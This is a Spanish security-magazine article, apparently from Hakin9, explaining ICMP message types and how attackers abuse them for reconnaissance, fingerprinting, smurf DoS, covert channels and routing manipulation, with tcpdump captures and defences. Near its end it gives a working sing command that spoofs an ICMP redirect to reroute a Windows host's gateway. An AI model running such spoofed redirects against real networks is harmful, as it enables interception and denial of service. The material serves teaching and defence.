Con frecuencia se considera al ICMP como un protocolo muy inocente e inofensivo. Si embargo, puede ser blanco de intrusos con malos propósitos, si el sistema operativo o cortafuegos no lo manipulan correctamente.

ICMP quiere decir *Internet Control Message Protocol (Protocolo de Control de Mensajes de Internet)*. Se ocupa de la entrega de mensajes en condiciones no-transitorias de error. La especificación RFC y las funciones ICMP se subrayan en el RFC 792. La Tabla 1 contiene una lista de los documentos RFC que tienen que ver con el ICMP. El ICMP se utiliza, por ejemplo, cuando un host recibe una petición UDP en un puerto que no está a la escucha, o cuando la fragmentación IP es necesaria y el bit DF está definido (ver el recuadro *La Fragmentación IP y el ICMP*). El mismo se involucra en los informes sobre las condiciones de error y la consultas que se hacen a la red.

Aunque el ICMP se resume en datagramas IP, como los protocolos de transporte, tales como el TCP o el UDP (la capa OSI 4), es un protocolo de red con capas (la capa OSI 3) como el mismo protocolo IP. El ICMP es una parte integral del IP, no utiliza un esquema cliente-servidor o números de puerto, puede ser transmitido y no da garantías de entrega de un mensaje. Los datos más importantes en el protocolo ICMP son los *tipo de mensaje* y los *código de mensaje* para un tipo de mensaje específico. Estos dos números se incluyen en los primeros dos bytes del encabezado ICMP (ver Figura 1). La Tabla 2 define varios tipos y códigos de ICMP.

La petición/respuesta eco del ICMP

La *petición/respuesta eco* del ICMP se utiliza para comprobar si un host está listo o no.

En este artículo aprenderás...

- detalles sobre el funcionamiento del ICMP y su utilización,
- cómo puede utilizarse el ICMP para el reconocimiento, la detección de huellas digitales, los canales secretos, y los ataques de DoS y MITM,
- qué tipo de mensajes ICMP se pueden utilizar con malas intenciones y cómo,
- cómo el ICMP puede interrumpir las conexiones TCP,
- cómo protegerse contra el abuso del ICMP.

Lo que deberías saber...

- cómo utilizar el sistema operativo *NIX,
- debes tener conocimientos básicos del TCP/IP.

La fragmentación IP y el ICMP

Los datagramas IP se resumen en estructuras, el tamaño de un datagrama se reduce al límite de cada trasmisión de medios, este tamaño se conoce como MTU (*Maximum Transmission Unit*) y si es mayor que este límite, entonces debe ser fragmentado. Se puede evitar que un datagrama IP sea fragmentado asignando el indicador DF – *Don't Fragment* en el encabezado IP. Si un router recibe un paquete demasiado grande para reenviarlo, este se fragmentará y se pasará, mientras que si el bit DF está definido el paquete será abandonado y el ICMP tipo 3 (*destino inalcanzable*), código 4 (*se necesita fragmentación pero no se ha asignado un bit de fragmento*) es devuelto al remitente. Esto le dice al host del remitente que necesita reducir el tamaño de sus paquetes para que estos pasen; el MTU del siguiente salto se incluye en el mensaje ICMP de modo que el remitente sabe cuán grandes pueden ser los paquetes.

La herramienta Sing

Sing quiere decir *Send ICMP Nasty Garbage (Envia la sucia basura del ICMP)*. Esta envía paquetes ICMP totalmente personalizados desde la línea de comandos y se utilizará extensamente en este artículo con propósitos demostrativos. Su objetivo principal es sustituir al comando ping. Puede enviar y leer paquetes IP falsos, enviar paquetes MAC falsificados, mensajes con diferentes tipos de información y errores, y paquetes monster. También puede utilizar las opciones IP: *Enrutamiento Estricto de la Fuente* y *Enrutamiento Libre de la Fuente*. La herramienta se puede descargar desde *http://sourceforge.net/projects/sing*. Aunque esta herramienta hace un buen manejo del ICMP, ya no se desarrolla, pero tiene suficiente funcionalidad para llevar a cabo pruebas que persiguen el objetivo de este artículo. Por supuesto, podemos utilizar la herramienta qué queramos, por ejemplo la nemesis-icmp o la poderosa hping2 – el concepto sigue siendo el mismo.

Tabla 1. *Los documentos RFC relacionados con el ICMP*

Documento	Título
RFC 792	Internet Control Message Protocol
RFC 896	Source Quench
RFC 950	Se dirige a las extensiones de Máscara
RFC 1122	Requisitos de los Hosts de Internet – Capas de Comunicación
RFC 1191	Descubrimiento de la ruta MTU
RFC 1256	Descubrimiento del Router
RFC 1349	Tipo de Servicios en el Protocolo de Internet Suite
RFC 1812	Requisitos de los Routers IP version 4




Figura 1. *El formato del mensaje ICMP*

Que no haya respuesta no significa necesariamente que el host no funcione. Si, por ejemplo, se envía un ping a la dirección de entrada de un VRRP (*Virtual Redundancy Routing Protocol* – RFC 2338), podría no recibirse respuesta (depende de la configuración del VRRP) incluso cuando hemos llegado a ella. Sin embargo, la tabla ARP muestra una dirección de entrada MAC que comienza con 00-00-5E que se asocia con aquella IP que demuestra que el mensaje pasó. La entrada podría tener una ACL (*Access Control List*) para bloquear el tráfico ICMP.

Los mensajes ICMP que están implicados son:

- petición eco (tipo 8) desde el destino hacia el origen,
- respuesta eco (tipo 0) desde el destino hacia el origen.

Por ejemplo:

```
# ping -c 1 -p \
  '20006d617363616c ←
  7a6f6e6520000000' \
  10.239.174.180
```

Este ping es poco común, pues hemos insertado un patrón hexadecimal que utiliza `-p`, que es un *mascalzone* en ASCII. En un escenario predeterminado el remitente introduce datos arbitrarios en el campo de datos, y estos datos se devuelven sin alteraciones en la respuesta. También hemos puesto el contador en 1, para tener sólo un paquete en vez de los 4 que hay por defecto. El interruptor `-p` sólo está presente en las máquinas *NIX, el comando *ping* de Windows no tiene esta capacidad.

El Listado 1 muestra la salida del tcpdump. Observa que los encabezados ICMP comienzan en el byte número 20 contando desde 0, y el byte 9 contiene el 01 (el número de protocolo ICMP). La Figura 2 muestra el formato del mensaje de la petición/respuesta eco.

Posible abuso

La manera más popular de utilizar la petición/respuesta eco del ICMP

Listado 1. *La petición/respuesta eco visualizada en el tcpdump*

```
# tcpdump -ile1 -nvX icmp
10.239.174.230 > 10.239.174.180: icmp: ↵
  echo request (id:3f03 seq:0)(ttl 255, id 23258, len 84)
 0000: 4500 0054 5ada 0000 ff01 ed55 0aef aee   E..TZÚ..ÿ.íU.ï®æ
 0010: 0aef aeb4 0800 1102 3f03 0000 435c b07a  .ï®´....?...C\°z
 0020: 000c 7304 2000 6d61 7363 616c 7a6f 6e65  ..s. .mascalzone
 0030: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0040: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0050: 2000                                      .

10.239.174.180 > 10.239.174.230: icmp: ↵
  echo reply (id:3f03 seq:0) (ttl 128, id 54675, len 84)
 0000: 4500 0054 d593 0000 8001 f19c 0aef aeb4  E..TÕ.....ñ..ï®´
 0010: 0aef aee6 0000 1902 3f03 0000 435c b07a  .ï®æ....?...C\°z
 0020: 000c 7304 2000 6d61 7363 616c 7a6f 6e65  ..s. .mascalzone
 0030: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0040: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0050: 2000                                      .
```




Figura 2. *El formato del mensaje de la petición/respuesta eco del ICMP*

es el ataque DoS *smurf* (ver *http://www.cert.org/advisories/CA-1998-01.html*). Este se basa en que es posible hacerle un ping a una dirección de broadcast. Gran cantidad de las peticiones eco que están dirigidas a esta dirección de transmisión se generan con la dirección IP falsificada de la víctima. El objetivo es lograr que la red se congestione, lo que provoca que la máquina de la víctima se quede offline.

El ataque smurf se puede realizar desde una ubicación remota. Se envía una petición eco ICMP a un host intermediario (un amplificador). Esta petición contiene una dirección de origen falsificada de la víctima y una dirección objetivo de transmisión. Si el host intermediario no está protegido, enviará el paquete a todas las máquinas de la red y estas responderán a la máquina de la víctima.

Una víctima no puede hacer mucho para protegerse de este ataque, la protección debe residir en la mis-

Tabla 2. *Los tipos y códigos del ICMP*

Tipo	Nombre	Código
0	Respuesta Eco	0 – No hay código
1	No asignado	0 – No hay código
2	No asignado	0 – No hay código
3	Destino inasequible	0 – Red inasequible 1 – Host inasequible 2 – Protocolo inasequible 3 – Puerto inasequible 4 – Se necesita fragmentación y se asignó *Don't fragment* 5 – Falló la ruta de origen 6 – Red de destino desconocida 7 – Host de destino desconocido 8 – Host de Origen aislado 9 – La comunicación con la red de destino esta prohibida administrativamente 10 –La comunicación con el host de destino esta prohibida administrativamente 11 – Red de destino inasequible para el tipo de servicio 12 – Host de destino inasequible para el tipo de servicio 13 – La comunicación esta prohibida administrativamente 14 – Prioridad de violación del Host 15 – Proridad cortar efectiva
4	Source quench	0 – No hay código
5	Redirección	0 – Redireccionar el datagrama para la red (o subred) 1 – Redireccionar el datagrama para el host 2 – Redireccionar el datagrama para el tipo de servicio y la red 3 – Redireccionar el datagrama para el tipo de servicio y el host

Tabla 2. *Los tipos y códigos del ICMP*

Tipo	Nombre	Código
6	Alternar la dirección del host	0 – Alternar la dirección para el host
7	No asignado	0 – No hay código
8	Petición Eco	0 – No hay código
9	Anuncio del Router	0 – No hay código
10	Selección del Router	0 – No hay código
11	Exceso de tiempo	0 – Exceso del *Time to Live* en el tránsito 1 – Recomposición del fragmento de tiempo excedido
12	Problema del parámetro	0 – El puntero indica el error 1 – No aparece una opción necesaria 2 – Longitud errónea
13	Marca de tiempo	0 – No hay código
14	Respuesta de la marca de tiempo	0 – No hay código
15	Petición de Información	0 – No hay código
16	Respuesta de la Información	0 – No hay código
17	Petición de la dirección de máscara	0 – No hay código
18	Respuesta de la dirección de más-cara	0 – No hay código
19	Reservado (para la seguridad)	0 – No hay código
20–29	Reservado (para el experimento de fuerza)	0 – No hay código
30	Rastreo de la ruta	0 – No hay código
31	Error de conversión del datagrama	0 – No hay código
32	Redirección Móvil del host	0 – No hay código
33	IPv6 Donde-Estás	0 – No hay código
34	IPv6 Aquí- Estoy	0 – No hay código
35	Petición del registro Móvil	0 – No hay código
36	Respuesta del registro Móvil	0 – No hay código
39	SKIP	0 – No hay código
40	Photuris	0 – Reservado 1 – Indice de parámetros de seguridad desconocido 2 – Parámetros de seguridad válidos, pero falló la autenti-cación 3 – Parámetros de seguridad válidos, pero falló el desci-frado

ma red. La red debe estar protegida para que no se le utilice como un amplificador. Por lo tanto, el reenvío de la transmisión dirigida debe desactivarse en todos los puertos del router. Esto evitará que otras redes (p.ej. externas) envíen peticiones a las direcciones de transmisión de la red interna. Esto se describe en el RFC 2644. Otra capa de protección se consigue configurando todas las máquinas de la red para que ignoren los paquetes ICMP envíados a las direcciones de trasmisión. Si todas las máquinas de una red se

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripciones	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
			En total	

Realizo el pago con:

☐ **tarjeta de crédito nº** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **Válida hasta** ☐☐☐☐ **CVC Code** ☐☐☐

Fecha y firma obligatorias:

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN:ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Deseo recibir la factura antes de realizar el pago ☐

Listado 2. *Ejemplo de Rastreo de la Ruta*

```
# traceroute -n www.name.com
1 192.168.1.1 2.174 ms 3.46 ms 6.734 ms
2 192.168.100.1 164.449 ms 14.893 ms 9.979 ms
3 HOP_3.7.24 7.847 ms 10.716 ms 10.820 ms
4 HOP_4.211.137 10.535 ms 7.250 ms 12.668 ms
5 HOP_5.98.125 10.477 ms 13.546 ms 15.912 ms
6 HOP_6.211.118 8.978 ms 92.593 ms 14.866 ms
7 HOP_7.5.46 13.452 ms 6.291 ms 13.665 ms
8 HOP_8.8.194 14.94 ms 15.156 ms 21.299 ms
9 DEST.128.8 13.907 ms 18.545 ms 14.308 ms
```

Listado 3. *El Rastreo de la Ruta que se visualiza en el tcpdump*

```
# tcpdump -ile1 -nn udp or icmp
1. 192.168.1.3.23469 > 192.168.1.1.53:[udp sum ok] ←
   49680+ A?www.name.com. (30) (ttl 64, id 63871, len 58)
   192.168.1.1.53 > 192.168.1.3.23469:49680* ←
   1/2/2 www.name.com.A DEST.128.8 (129) (DF) (ttl 64, id 0, len 157)
2. 192.168.1.3.34790 > DEST.128.8.33435: [no cksum] ←
    udp 12 [ttl 1] (id 34791, len 40)
   192.168.1.1 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos0xc0] (ttl 255, id 14431, len 68)
3. 192.168.1.3.34790 > DEST.128.8.33438: [no cksum] ←
   udp 12 (ttl 2, id 34794, len 40)
   192.168.100.1 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 254, id 40091, len 56)
4. 192.168.1.3.34790 > DEST.128.8.33441: [no cksum] ←
   udp 12 (ttl 3, id 34797, len 40)
   HOP_3.7.24 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos0xc0] (ttl 253, id 63460, len 56)
5. 192.168.1.3.34790 > DEST.128.8.33444: [no cksum] ←
   udp 12 (ttl 4, id 34800, len 40)
   HOP_4.211.137 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 246, id 65312, len 168)
6. 192.168.1.3.34790 > DEST.128.8.33447: [no cksum] ←
   udp 12 (ttl 5, id 34803, len 40)
   HOP_5.98.125 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 247, id 25777, len 168)
7. 192.168.1.3.34790 > DEST.128.8.33450: [no cksum] ←
   udp 12 (ttl 6, id 34806, len 40)
   HOP_6.211.118 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 250, id 53570, len 168)
8. 192.168.1.3.34790 > DEST.128.8.33453: [no cksum] ←
   udp 12 (ttl 7, id 34809, len 40)
   HOP_7.5.46 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 248, id 0, len 56)
9. 192.168.1.3.34790 > DEST.128.8.33456: [no cksum] ←
   udp 12 (ttl 8, id 34812, len 40)
   HOP_8.8.194 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 248, id 0, len 56)
10. 192.168.1.3.34790 > DEST.128.8.33459: [no cksum] ←
   udp 12 (ttl 9, id 34815, len 40)
   DEST.128.8 > 192.168.1.3: icmp: DEST.128.8 udp port 33459 unreachable ←
   (ttl 120, id 37460, len 68)
```

configuran de esa forma, ninguna responderá a semejante petición y la vícitima no se verá desbordada de peticiones.

El TFN (*Tribe Flood Attack*, ver en la *http://staff.washington.edu/dittrich/misc/tfn.analysis*) es una herramienta con malos própositos que utiliza la petición y respuesta eco del ICMP. Es una herramienta de ataque DDoS, creada en base a una arquitectura de capas múltiples (atacante, cliente, demonio, víctima), que se comunica empleando los mensajes de respuesta eco del ICMP. Esto se usa porque ciertas herramientas de monitoreo no supervisan los paquetes ICMP, por lo que la comunicación es invisible y es más difícil detectar la herramienta TFN en acción.

La parte de datos del encabezado ICMP también se puede utilizar para la comunicación secreta del canal, el proyecto Loki (*http://www.phrack.org/phrack/49/P49-06*) es un ejemplo de este uso. Para comprobar el Loki que se usa debemos observar detenidamente gran parte del tráfico de respuestas eco.

Las peticiones y respuestas ICMP también pueden ser usadas por un atacante que esté haciendo un primer reconocimiento. Si una máquina responde a una petición ICMP, existe y funciona. Se podrían detectar fácilmente las huellas digitales observando el valor TTL, pues los sistemas operativos utilizan diferentes valores TTL predefinidos.

El tiempo excedido en el tránsito del ICMP y el puerto UDP no asequible (traceroute)

El traceroute de *NIX funciona enviando primeramente paquetes UDP a su destino con un TTL (*Time To Live*) que aumenta a partir de 1. Es necesario que cada router a lo largo del camino reduzca en 1 al menos el TTL de un paquete IP antes de reenviarlo. Si el paquete no alcanza su destino, se devuelve al origen un *tiempo excedido en el tránsito* (TTL=0) del ICMP. Entonces se envía otro paquete desde el origen, con un TTL=2. Este es un proceso que sucede de manera repetitiva hasta que se alcanza el destino.

Claro que esto sucede solo si todos los nodos que se encuentran en la ruta generan correctamente el ICMP y los paquetes UDP no se filtran. Se utiliza el UDP en vez del TCP, ya que el UDP lanza un mensaje ICMP cuando el puerto no está a la escucha, mientras que el TCP reenvía un paquete con RST/ACK.

Los mensajes ICMP implicados son:

- tipo 11 código 0 cuando no se alcanza el puerto de destino, desde el destino hacia el origen,
- tipo 3 código 3 cuando se llega al destino, desde el destino hacia el origen.

Ver en el Listado 2 un ejemplo y en el Listado 3 una salida tcpdump.

Vamos a intentar comprender que sucedió en este rastreo. Primero, observemos que la salida tcpdump no está completa – se eliminaron 2 paquetes de cada línea para una mejor lectura. El host 192.168.1.3 hace una petición DNS (en un router) y el nombre fue resuelto (a través de un cache ISP). El *DEST.128.8* fue el host que se alcanzó. El host de origen generó un paquete UDP con un TTL=1. La entrada redujo el TTL de 1 a 0, lo descartó y reenvió un mensaje *tiempo excedido en tránsito* del ICMP. En el 3., otro paquete UDP con el TTL=2 fue generado por la fuente y la entrada ISP de punto extremo reenvía un *tiempo excedido en tránsito* del ICML. La iteración pasó de 4. a 9., cada entrada enviaba un paquete ICMP, hasta que en el 10., un paquete con el TTL=9 llegó a su host de destino. El host reenvió un mensaje ICMP de *puerto UDP no asequible*.

Posible abuso

Este mecanismo es bastante seguro, aunque es obvio que puede utilizarse en el reconocimiento. Si el host de destino reenvía un mensaje de *puerto UDP no asequible*, está vivo y funciona. La simple detección de huellas digitales también puede realizarse en base al TTL.

La marca de tiempo de la petición/respuesta del ICMP

Los paquetes de *marca de tiempo de la petición/respuesta* del ICMP se utilizan para medir la cadencia de la red, manipulando el tiempo de retardo de los paquetes.

Listado 4. *Envío de una petición de la marca de tiempo utilizando la herramienta sing*

```
# sing -c 1 -tstamp 10.239.174.180
SINGing to 10.239.174.180 (10.239.174.180): 20 data bytes
10240 bytes from 10.239.174.180: seq=0 ttl=128 TOS=0 diff=800917246*
--- 10.239.174.180 sing statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
```

Listado 5. *La marca de tiempo de la petición/respuesta en el tcpdump*

```
# tcpdump -ile1 -nvX icmp
10.239.174.230 > 10.239.174.180: icmp: ←
  time stamp request (ttl 255, id 13170, len 40)
 0000: 4500 0028 3372 0000 ff01 14ea 0aef aee6 E..(3r..ÿ..ê.ï®æ
 0010: 0aef aeb4 0d00 b64a eb6c 0000 0244 4f04 .ï®´..¶Jël...DO.
 0020: 0000 0000 0000 0000                     ........

10.239.174.180 > 10.239.174.230: icmp: ←
  time stamp reply (ttl 128, id 4727, len 40)
 0000: 4500 0028 1277 0000 8001 b4e5 0aef aeb4 E..(.w....´å.ï®´
 0010: 0aef aee6 0e00 a542 eb6c 0000 0244 4f04 .ï®æ..¥Bël...DO.
 0020: b201 5602 b201 5602 0000 0000 0000      ².V.².V.......
```

Listado 6. *El destino inasequible del ICMP visto en el tcpdump*

```
# tcpdump -nnx -i le1 icmp
10.173.217.2 > 10.173.217.50: icmp: ←
  host 10.173.217.1 unreachable [tos 0xc0]
 45c0 0038 0000 0000 1e01 d476 0aad d902
 0aad d932 0301 fcfe 0000 0000 4500 0020
 3372 0000 ff01 c0dc 0aad d932 0aad d901
 1100 478d 5972 4e00

192.168.100.1 > 192.168.1.4: icmp: ←
  net 10.173.120.29 unreachable
 4500 0038 a10e 0000 fe01 3560 c0a8 6401
 c0a8 0104 0300 ab3a 0000 0000 4500 0030
 a10e 4000 7f06 1643 c0a8 0104 0aad 781d
 0674 2516 3264 f3d6
```

Los mensajes ICMP implicados son:

- la petición de la marca de tiempo tipo 3 desde el origen hacia el destino, colocando la marca de tiempo que se origina,
- la respuesta de la marca de tiempo (tipo 14) desde el destino hacia el origen, incluyendo la marca de tiempo que se origina (tiempo de origen), la marca de tiempo de recibimiento (tiempo de destino) y la marca de tiempo de la trasmisión de la respuesta (tiempo de destino).

Ver en el Listado 4 un ejemplo, en la Figura 3 observa el formato del mensaje y en el Listado 5 la salida tcpdump.

Posible abuso

La respuesta de la marca de tiempo nos revela más sobre las características del funcionamiento de esa red de lo que nos gustaría revelarle a los usuarios fuera de la red local. Por esta razón, el RFC 1122 establece que los mensajes de consulta de la *petición de la marca de tiempo* del ICMP y la *respuesta de la marca de tiempo* son completamente opcionales. Está claro que esta información puede ser utilizada para el reconocimiento y la detección de huellas digitales, basados en los valores TTL.

Destino ICMP no asequible

Este mensaje es utilizado por el router/firewall para informar al remitente sobre los host/redes con destino no asequible. Es posible que el host no exista; pero también es posible que ese host esté temporalmente desactivado.

Los mensajes ICMP implicados son:

- red no asequible (tipo 3 código 0) desde el router hacia el host,
- host no asequible (tipo 3 código 1) desde el router hacia el host,
- protocolo no asequible (tipo 3 código 2) desde el router hacia el host.

Ver en el Listado 6 un ejemplo del mensaje de *destino inasequible* en la salida tcpdump.

Posible abuso

Si los routers de tu red envían este tipo de mensaje, entonces un intruso puede mapear fácilmente la red.

El ICMP redirect

Este tipo de mensaje es utilizado por un router/firewall para informar a la fuente sobre una ruta favorita hacia el host de destino seleccionado. El router envía un paquete al destino y un ICMP lo *redirecciona* a la fuente que contiene la entrada alternativa, lo que provoca un cambio en la tabla de routing de la fuente. El router que lanza el ICMP *redirect* tiene que estar en la misma subred que la fuente y la nueva entrada.

Los mensajes ICMP implicados son:

- tipo 5 code 1 desde el router hacia el host.

La Figura 4 muestra el formato del mensaje de ICMP *redirect*.

Posible abuso

Un usuario con malas intenciones puede cambiar la tabla de routing de un host para redireccionar el




Figura 3. *El formato del mensaje de la marca de tiempo de la petición/respuesta del ICMP*






Figura 4. *El formato del mensaje ICMP redirect*



```
C:\WINDOWS\system32\cmd.exe
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1     192.168.1.4      20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1      1
      169.254.0.0      255.255.0.0   169.254.120.50  169.254.120.50      30
   169.254.120.50  255.255.255.255        127.0.0.1       127.0.0.1      30
  169.254.255.255  255.255.255.255   169.254.120.50  169.254.120.50      30
      192.168.1.0    255.255.255.0      192.168.1.4     192.168.1.4      20
      192.168.1.4  255.255.255.255        127.0.0.1       127.0.0.1      20
    192.168.1.255  255.255.255.255      192.168.1.4     192.168.1.4      20
        224.0.0.0        240.0.0.0   169.254.120.50  169.254.120.50      30
        224.0.0.0        240.0.0.0      192.168.1.4     192.168.1.4      20
  255.255.255.255  255.255.255.255   169.254.120.50  169.254.120.50      1
  255.255.255.255  255.255.255.255      192.168.1.4     192.168.1.4      1
Default Gateway:       192.168.1.1
===========================================================================
Persistent Routes:
  None
```

Figura 5. *La tabla de routing del Windows XP SP2 antes de la redirección*



```
C:\WINDOWS\system32\cmd.exe
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1     192.168.1.4      20
          0.0.0.0  255.255.255.255      192.168.1.2     192.168.1.4      1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1      1
      169.254.0.0      255.255.0.0   169.254.120.50  169.254.120.50      30
   169.254.120.50  255.255.255.255        127.0.0.1       127.0.0.1      30
  169.254.255.255  255.255.255.255   169.254.120.50  169.254.120.50      30
      192.168.1.0    255.255.255.0      192.168.1.4     192.168.1.4      20
      192.168.1.4  255.255.255.255        127.0.0.1       127.0.0.1      20
    192.168.1.255  255.255.255.255      192.168.1.4     192.168.1.4      20
        224.0.0.0        240.0.0.0   169.254.120.50  169.254.120.50      30
        224.0.0.0        240.0.0.0      192.168.1.4     192.168.1.4      20
  255.255.255.255  255.255.255.255   169.254.120.50  169.254.120.50      1
  255.255.255.255  255.255.255.255      192.168.1.4     192.168.1.4      1
Default Gateway:       192.168.1.2
===========================================================================
Persistent Routes:
  None
```

Figura 6. *La tabla de routing del Windows XP SP2 después del redireccionamiento*

tráfico hacia un host man-in-the-middle (para el rastreo) o hacia una ruta de agujero negro para cortar la conexión (DoS), con la ayuda de la falsificación.

La Figura 5 muestra una tabla de routing del Windows XP SP2. Observa la entrada predterminada: 192.168.1.1. Se puede enviar un ICMP *redirect* desde otra máquina, eg. 192.168.1.2:

```
# sing -red -S 192.168.1.1 \
  -gw 192.168.1.2 \
  -dest 0.0.0.0 -x host \
  -prot tcp -psrc 100 \
  -pdst 90 192.168.1.4
```

Básicamente, queremos enviar un ICMP *redirect* en nombre del router (falsificado usando una `-s`) a una máquina de Windows (192.168.1.4) para modificar su tabla de routing de manera que coloque a la máquina 192.168.1.2 como la entrada predefinida, en respuesta a una *petición eco* del ICMP enviada con el ID 100 y la secuencia número 90. El Listado 7 muestra la salida tcpdump y en la Figura 6 aparece una tabla de routing modificada. Como podemos ver, el ataque funciona.

